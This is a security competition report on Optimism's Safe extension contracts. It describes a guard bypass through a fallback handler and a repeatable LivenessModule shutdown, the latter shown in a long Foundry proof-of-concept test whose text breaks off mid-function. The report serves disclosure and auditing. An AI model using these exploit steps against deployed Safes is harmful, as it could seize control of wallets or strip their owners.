CANTINA

Safe Extensions

Competition

May 14, 2024

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	**Description**
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Optimism is a Collective of companies, communities, and citizens working together to reward public goods and build a sustainable future for Ethereum.

From May 6th to May 10th Cantina hosted a competition based on safe-extensions. The participants identified a total of **149** issues in the following risk categories:

- Critical Risk: 0
- High Risk: 0
- Medium Risk: 15
- Low Risk: 89
- Gas Optimizations: 0
- Informational: 45

The present report only outlines the **critical**, **high** and **medium** risk issues.

3 Findings

3.1 Medium Risk

3.1.1 Lack of validation for fallback handler in guard contract

Submitted by ladboy233, also found by TamayoNft, yttriumzz, ZdravkoHr, XDZIBECX, miguelmtzinf and 0x73696d616f

Severity: Medium Risk

Context: DeputyGuardianModule.sol#L116-L126

Description: Lack of validation for fallback guardian setting. Genosis safe has a feature allowing setting fallback handler.

Example: If you want to take a uniswap flash loan using your Gnosis safe, you'll have to create a fallback handler contract with the callback function `uniswapV2Call()`. When you decide to take a flash loan using your safe, you'll send a call to `swap()` in the uniswap contract. The uniswap contract will then reach out to your safe contract asking to call `uniswapV2Call()`, but `uniswapV2Call()` isn't actually implemented in the safe contract itself, so your safe will reach out to the fallback handler you created, set as the safe's fallback handler and ask it to handle the `uniswapV2Call()` transacrion coming from uniswap.

Unexpected execution that should not be allowed 1: In the guard contract, there is lack of validation for fallback handling setting: the owner can set the `OptimismPortal2` as fallback address by calling this function `setFallbackHandler` on safe Wallet.

Then the owner can call pause/unpause or blacklist dispute game or `setRespectedGameType` directly. While the only expect way to trigger pause/unpause or blacklist dispute game or `setRespectedGameType` is via the `DisputyGuardianModule.sol`.

In the guard contract, there is lack of validation for fallback handling setting, the owner can set the `LivenessGuard` as fallback address, then owner can call `checkAfterExecution` on the safe wallet directly, the safe wallet contract does not have `checkAfterExecution` method so the call is forward to the `LivenessGuard`:

```
function checkAfterExecution(bytes32, bool) external {
    _requireOnlySafe();
    // Get the current set of owners
    address[] memory ownersAfter = SAFE.getOwners();

    // Iterate over the current owners, and remove one at a time from the ownersBefore set.
    for (uint256 i = 0; i < ownersAfter.length; i++) {
        // If the value was present, remove() returns true.
        address ownerAfter = ownersAfter[i];
        if (ownersBefore.remove(ownerAfter) == false) {
            // This address was not already an owner, add it to the lastLive mapping
            lastLive[ownerAfter] = block.timestamp;
        }
    }
```

Then in this case, all owner's liveness is refreshed while owner does not sign any transaction. In summary, if the safe wallet is a owner of the a contract, setting that contract as fallback handler and call the contract's function direclty on safe wallet will bypass the safe guard.

Recommendation: In guard contract's `checkAfterExecution` function, validate that the fallback handler is not set.

3.1.2 Shutdowns can be triggered multiple times

Submitted by r0bert, also found by Jeiwan, Jonatas Martins, n4nika, nmirchev8, KumaCrypto, Haxatron and KupiaSec

Severity: Medium Risk

Context: LivenessModule.sol#L180-L184

Description: As described in the documentation, in the event that the signer set (N) is reduced below the allowed minimum number of owners, then (and only then) is a shutdown mechanism activated which removes the existing signers, and hands control of the multisig over to a predetermined entity.

However, once the shutdown is executed setting the Safe owner to the fallback address there is no mitigation in place that avoids re-executing the shutdown once again. Let's imagine the following scenario:

- Safe has 10 different owners.
- 5 owners are inactive so a random user calls `LivenessModule.removeOwners()` function, triggering a shutdown and removing all the owners. The fallback address is now the new owner of the Safe.
- The new fallback address calls `swapOwner()` in order to transfer the ownership of the Safe to the `user11` address.
- User11 is now the only owner of the Safe.
- A random user calls again `LivenessModule.removeOwners()`, triggering a new shutdown which resets the owner of the Safe to the previous fallback address.

Similarly, the same can happen when a new user is added through the `addOwnerWithThreshold()` function. The new added owner can be removed through the execution of a new shutdown. This loop can be repeated until the owners of the Safe are at least `LivenessModule.MIN_OWNERS` or until the `LivenessModule` is removed from the Safe.

Impact: Medium as it really limits the functionality of this configuration and the ability to get back to the previous configuration with multiple owners that made use of the `LivenessGuard`. This is because a single owner is allowed to be added per call (`addOwnerWithThreshold()` function). Any user would be able to backrun the first `addOwnerWithThreshold()` call to trigger a new shutdown, restarting the loop.

Likelihood: Medium as this scenario can only happen if a shutdown occurs.


Proof of concept:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

/**
Run these tests with:
forge test -vvvvv --match-contract POC2 --match-test test_setUp
forge test -vvvv --match-contract POC2 --match-test test_1
forge test -vvvv --match-contract POC2 --match-test test_2
*/

import "forge-std/Test.sol";
import {DeputyGuardianModule} from '../src/Safe/DeputyGuardianModule.sol';
import {LivenessGuard} from '../src/Safe/LivenessGuard.sol';
import {LivenessModule} from '../src/Safe/LivenessModule.sol';
import {SafeSigners} from '../src/Safe/SafeSigners.sol';
import "./SafeTestTools.sol";
import "@openzeppelin/contracts/utils/Strings.sol";

contract POC2 is Test, SafeTestTools {
    using SafeTestLib for SafeInstance;
    using Strings for *;

    DeputyGuardianModule public contract_DeputyGuardianModule;
    LivenessGuard public contract_LivenessGuard;
    LivenessModule public contract_LivenessModule;
    SafeInstance public contract_SafeInstance;

    uint256 constant INIT_TIME = 10;
    uint256 constant LIVENESS_INTERVAL = 30 days;
    uint256 constant MIN_OWNERS = 6;
    uint256 constant THRESHOLD_PERCENTAGE = 75;
    // Users
    address public fallbackowner = vm.addr(99);
    address public owner = vm.addr(100);
    address public user1 = vm.addr(101);
    address public user2 = vm.addr(102);
    address public user3 = vm.addr(103);
    address public user4 = vm.addr(104);
    address public user5 = vm.addr(105);
    address public user6 = vm.addr(106);
    address public user7 = vm.addr(107);
    address public user8 = vm.addr(108);
    address public user9 = vm.addr(109);
    address public user10 = vm.addr(110);
    address public user11 = vm.addr(111);

    function setUp() public {
        _deployAll();
    }

    function test_setUp() public view {
        console.log(StdStyle.yellow("\n\ntest_setUp()"));
        console.log(StdStyle.yellow("__________________________\n"));
        console.log("contract_DeputyGuardianModule -> %s", address(contract_DeputyGuardianModule));
        console.log("contract_LivenessGuard -> %s", address(contract_LivenessGuard));
        console.log("contract_LivenessModule -> %s", address(contract_LivenessModule));
        console.log("owner -> %s", address(owner));
        console.log("user1 -> %s", address(user1));
        console.log("user2 -> %s", address(user2));
        console.log("user3 -> %s", address(user3));
        console.log("user4 -> %s", address(user4));
        console.log("user5 -> %s", address(user5));
        console.log("user6 -> %s", address(user6));
        console.log("user7 -> %s", address(user7));
        console.log("user8 -> %s", address(user8));
        console.log("user9 -> %s", address(user9));
        console.log("user10 -> %s", address(user10));
        console.log("user11 -> %s", address(user11));
    }

    function _deployAll() internal {
        console.log("_deployAll");

        // Set the block timestamp to the initTime, so that signatures recorded in the first block are
↪   non-zero.
        vm.warp(INIT_TIME);

        vm.startPrank(owner, owner);

        // Create a Safe with 10 owners
        uint256[] memory keys = new uint256[](10);
        uint256 initialKey = 101;
        for(uint256 i; i < keys.length; ++i){
            keys[i] = initialKey;
            initialKey++;
        }
        contract_SafeInstance = _setupSafe(keys, 8); // 10 owners, threshold 8

        contract_LivenessGuard = new LivenessGuard(contract_SafeInstance.safe);
        contract_LivenessModule = new LivenessModule({
            _safe: contract_SafeInstance.safe,
            _livenessGuard: contract_LivenessGuard,
            _livenessInterval: LIVENESS_INTERVAL,
            _thresholdPercentage: THRESHOLD_PERCENTAGE,
            _minOwners: MIN_OWNERS,
            _fallbackOwner: fallbackowner
        });
        contract_SafeInstance.setGuard(address(contract_LivenessGuard));
        contract_SafeInstance.enableModule(address(contract_LivenessModule));
        vm.stopPrank();
    }

    function test_1() public {
        console.log(StdStyle.yellow("\n\ntest_1()"));
        console.log(StdStyle.yellow("__________________________\n"));
        console.log(StdStyle.green("\n31 days later..."));
        vm.warp(block.timestamp + 31 days);
        vm.roll(block.number + (31 days / 12));

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));

        uint256 numOwners = contract_LivenessModule.safe().getOwners().length;

        address[] memory ownersToRemove = new address[](numOwners);
        for (uint256 i; i < numOwners; i++) {
            ownersToRemove[i] = contract_SafeInstance.owners[i];
        }
        address[] memory prevOwners = contract_SafeInstance.getPrevOwners(ownersToRemove);

        // ALL OWNERS ARE REMOVED, SHUTDOWN IS EXECUTED, FALLBACK ADDRESS IS THE NEW OWNER
        console.log(StdStyle.yellow("\n< contract_LivenessModule.removeOwners(prevOwners, ownersToRemove) >"));
        contract_LivenessModule.removeOwners(prevOwners, ownersToRemove);

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(fallbackowner) -> %s"),
↪   contract_SafeInstance.safe.isOwner(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(user11) -> %s"),
↪   contract_SafeInstance.safe.isOwner(user11));

        address[] memory _owners2 = contract_LivenessModule.safe().getOwners();
        address[] memory _ownersToRemove2 = new address[](1);
        address[] memory _previousOwners2 = new address[](1);
        _ownersToRemove2[0] = fallbackowner;
        _previousOwners2[0] = SafeTestLib.getPrevOwnerFromList(fallbackowner, _owners2);

        // user11 IS THE NEW OWNER
        console.log(StdStyle.yellow("\nCall <
↪   contract_SafeInstance.execTransactionWithPKS(swapOwner(fallbackowner => user11)) >"));
        uint256[] memory _PKS = new uint256[](1);
        _PKS[0] = 99;
        contract_SafeInstance.execTransactionWithPKS(
            address(contract_LivenessModule.safe()),
            0,
            abi.encodeWithSignature("swapOwner(address,address,address)", _previousOwners2[0], fallbackowner,
↪   user11),
            Enum.Operation.Call,
            0,
            0,
            0,
            address(0),
            address(0),
            '',
            _PKS
        );

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(fallbackowner) -> %s"),
↪   contract_SafeInstance.safe.isOwner(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(user11) -> %s"),
↪   contract_SafeInstance.safe.isOwner(user11));

        _owners2 = contract_LivenessModule.safe().getOwners();
        _ownersToRemove2 = new address[](1);
        _previousOwners2 = new address[](1);
        _ownersToRemove2[0] = user11;
        _previousOwners2[0] = SafeTestLib.getPrevOwnerFromList(user11, _owners2);

        // SHUTDOWN IS TRIGGERED AGAIN SETTING THE FALLBACK ADDRESS BACK AS THE OWNER
        console.log(StdStyle.yellow("\n< contract_LivenessModule.removeOwners(_previousOwners2,
↪   _ownersToRemove2) >"));
        contract_LivenessModule.removeOwners(_previousOwners2, _ownersToRemove2);

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
```

```
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(fallbackowner) -> %s"),
↪   contract_SafeInstance.safe.isOwner(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(user11) -> %s"),
↪   contract_SafeInstance.safe.isOwner(user11));
    }

    function test_2() public {
        console.log(StdStyle.yellow("\n\ntest_2()"));
        console.log(StdStyle.yellow("__________________________\n"));

        console.log(StdStyle.green("\n31 days later..."));
        vm.warp(block.timestamp + 31 days);
        vm.roll(block.number + (31 days / 12));

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));

        uint256 numOwners = contract_LivenessModule.safe().getOwners().length;

        address[] memory ownersToRemove = new address[](numOwners);
        for (uint256 i; i < numOwners; i++) {
            ownersToRemove[i] = contract_SafeInstance.owners[i];
        }
        address[] memory prevOwners = contract_SafeInstance.getPrevOwners(ownersToRemove);

        console.log(StdStyle.yellow("\n< contract_LivenessModule.removeOwners(prevOwners, ownersToRemove) >"));
        contract_LivenessModule.removeOwners(prevOwners, ownersToRemove);

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
```

```
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));

        address[] memory _owners2 = contract_LivenessModule.safe().getOwners();
        address[] memory _ownersToRemove2 = new address[](1);
        address[] memory _previousOwners2 = new address[](1);
        _ownersToRemove2[0] = fallbackowner;
        _previousOwners2[0] = SafeTestLib.getPrevOwnerFromList(fallbackowner, _owners2);

        console.log(StdStyle.yellow("\nCall <
↪   contract_SafeInstance.execTransactionWithPKS(addOwnerWithThreshold) >"));
        uint256[] memory _PKS = new uint256[](1);
        _PKS[0] = 99;
        contract_SafeInstance.execTransactionWithPKS(
            address(contract_LivenessModule.safe()),
            0,
            abi.encodeWithSignature("addOwnerWithThreshold(address,uint256)", user11, 1),
            Enum.Operation.Call,
            0,
            0,
            0,
            address(0),
            address(0),
            '',
            _PKS
        );

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(fallbackowner) -> %s"),
↪   contract_SafeInstance.safe.isOwner(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(user11) -> %s"),
↪   contract_SafeInstance.safe.isOwner(user11));

        _owners2 = contract_LivenessModule.safe().getOwners();
        _ownersToRemove2 = new address[](1);
        _previousOwners2 = new address[](1);
        _ownersToRemove2[0] = user11;
        _previousOwners2[0] = SafeTestLib.getPrevOwnerFromList(user11, _owners2);

        console.log(StdStyle.yellow("\n< contract_LivenessModule.removeOwners(_previousOwners2,
↪   _ownersToRemove2) >"));
        contract_LivenessModule.removeOwners(_previousOwners2, _ownersToRemove2);

        console.log(StdStyle.red("contract_LivenessModule.safe().getOwners().length -> %s"),
↪   contract_LivenessModule.safe().getOwners().length);
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user1) -> %s"),
↪   contract_LivenessGuard.lastLive(user1));
